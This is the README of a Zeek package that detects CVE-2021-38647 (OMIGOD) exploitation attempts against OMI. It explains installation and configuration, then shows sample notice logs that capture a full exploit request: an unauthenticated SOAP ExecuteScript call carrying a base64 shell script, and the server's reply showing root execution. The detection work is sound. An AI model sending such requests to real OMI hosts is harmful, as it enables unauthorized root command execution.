
CVE-2021-38647, também conhecida como vulnerabilidade "OMIGOD" no Windows OMI
Um pacote Zeek que detecta tentativas de exploração do CVE-2021-38647 AKA OMIGOD.
https://corelight.com/blog/detecting-cve-2021-38647-omigod
https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647

A exploração envolve simplesmente omitir o cabeçalho Authorization, tl;dr imagem abaixo.
Instale como um pacote Zeek em um ambiente ativo
zkg install corelight/CVE-2021-38647
OU use a URL direta.
zkg install https://github.com/corelight/CVE-2021-38647/
Use contra um pcap que você já possui
zeek -Cr scripts/__load__.zeek your.pcap
Este pacote será executado em ambientes clusterizados ou não clusterizados.
Opções configuráveis no script omigod.zeek podem ser alteradas para atender às suas necessidades de implementação, conforme descrito abaixo.
As portas TCP são definidas como as padrões servidas pelo OMI. Adicione quaisquer portas não padrão ao seguinte conjunto.
option OMI_ports = set(1270/tcp, 5985/tcp, 5986/tcp);
Para auxiliar na triagem de IR dos avisos EXPLOIT_REQUEST e EXPLOIT_RESPONSE, o campo 'sub' incluirá os primeiros 'bytes_of_data_in_notice' no aviso. Defina isso para um número alto para coletar toda a carga útil - o padrão de 10000 deve ser alto o suficiente para capturar todos os dados relevantes.
option bytes_of_data_in_notice = 10000;
Para auxiliar na triagem e caça de IR, um aviso separado 'EXPLOIT_ATTEMPT' incluirá os nomes e valores dos cabeçalhos do cliente no campo 'sub' do aviso.
option raise_seperate_notice_for_missing_auth_header = T;
Use a lista de permissões do User-Agent com muita moderação para silenciar falsos positivos do seu próprio scanner ou de sistemas legítimos. Lembre-se, um invasor pode simplesmente falsificar este user-agent. Exemplo:
option user_agent_whitelist = /^Microsoft WinRM Client$/;
Estes avisos são exemplos de configurações de verbosidade máxima. Embora possa parecer excessivamente verboso, dados úteis para triagem de IR e caça são fornecidos dentro do campo 'sub' do aviso.
curl/7.52.1 que (dependendo do caso de uso) pode ser uma forma muito incomum de acessar serviços OMI legitimamente. Este aviso EXPLOIT_ATTEMPT pode ou não ser seguido por um aviso EXPLOIT_REQUEST ou EXPLOIT_RESPONSE, dependendo de indicadores mais refinados.#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859865.669975 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_ATTEMPT A request to an OMI/WMI uri is missing the Authorization header, this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit attempt. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution, see sub field for raw data headers= '{\x0a\x09[1] = [original_name=Host, name=HOST, value=127.0.0.1:5985],\x0a\x09[2] = [original_name=User-Agent, name=USER-AGENT, value=curl/7.52.1],\x0a\x09[3] = [original_name=Accept, name=ACCEPT, value=*/*],\x0a\x09[5] = [original_name=Content-Length, name=CONTENT-LENGTH, value=2035],\x0a\x09[6] = [original_name=Expect, name=EXPECT, value=100-continue],\x0a\x09[4] = [original_name=Content-Type, name=CONTENT-TYPE, value=application/soap+xml]\x0a}' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000 - - - - -
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.672356 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '<?xml version="1.0"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">\x09 <s:Header>\x09\x09 <a:To>HTTP://127.0.0.1:5985/wsman/</a:To>\x09\x09 <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>\x09\x09\x09 <a:ReplyTo>\x09\x09\x09\x09 <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>\x09\x09\x09\x09\x09 </a:ReplyTo>\x09\x09\x09\x09\x09\x09 <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</a:Action>\x09\x09\x09\x09\x09\x09 <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>\x09\x09\x09\x09\x09\x09\x09 <a:MessageID>uuid:00B60932-CC01-0005-0000-313370010000</a:MessageID>\x09\x09\x09\x09\x09\x09\x09 <w:OperationTimeout>PT1M30S</w:OperationTimeout>\x09\x09\x09\x09\x09\x09\x09\x09 <w:Locale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09 <p:DataLocale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:OptionSet s:mustUnderstand="true"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:Selector Name="__cimnamespace">root/scx</w:Selector>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </s:Header>\x09\x09\x09' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG
3600.000000 - - - - -```
O segundo aviso mostra a carga útil, que é uma string codificada em base64 ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg== , que então decodifica para este script de shell.
echo "OMIGOD it works!"
id
uname
date
echo "Goodbye"
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.672356 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '\x09\x09\x09\x09\x09\x09\x09\x09\x09 <s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:ExecuteScript_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:Script>ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg==</p:Script>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:Arguments/>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:timeout>0</p:timeout>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:b64encoded>true</p:b64encoded>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </p:ExecuteScript_INPUT>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09</s:Envelope>' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000
- - - - -
OMIGOD it works! uid=0(root) gid=0(root) groups=0(root) Linux Fri Sep 17 06:24:26 UTC 2021 Goodbye #separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.680111 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_RESPONSE A Server RESPONSE has been sent following a request to an OMI/WMI uri with a missing Authorization header - this is possibly a successful CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsen="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:e="http://schemas.xmlsoap.org/ws/2004/08/eventing" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:wsmb="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/2004/09/transfer" xmlns:cim="http://schemas.dmtf.org/wbem/wscim/1/common" xmlns:msftwinrm="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd"><SOAP-ENV:Header><wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To><wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</wsa:Action><wsa:MessageID>uuid:04F232DD-CC2A-0005-0000-000000210000</wsa:MessageID><wsa:RelatesTo>uuid:00B60932-CC01-0005-0000-313370010000</wsa:RelatesTo></SOAP-ENV:Header><SOAP-ENV:Body><p:SCX_OperatingSystem_OUTPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem"><p:ReturnValue>TRUE</p:ReturnValue><p:ReturnCode>0</p:ReturnCode><p:StdOut>OMIGOD it works! uid=0(root) gid=0(root) groups=0(root) Linux Fri Sep 17 06:24:26 UTC 2021 Goodbye </p:StdOut><p:StdErr></p:StdErr></p:SCX_OperatingSystem_OUTPUT></SOAP-ENV:Body></SOAP-ENV:Envelope>' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000 - - - - -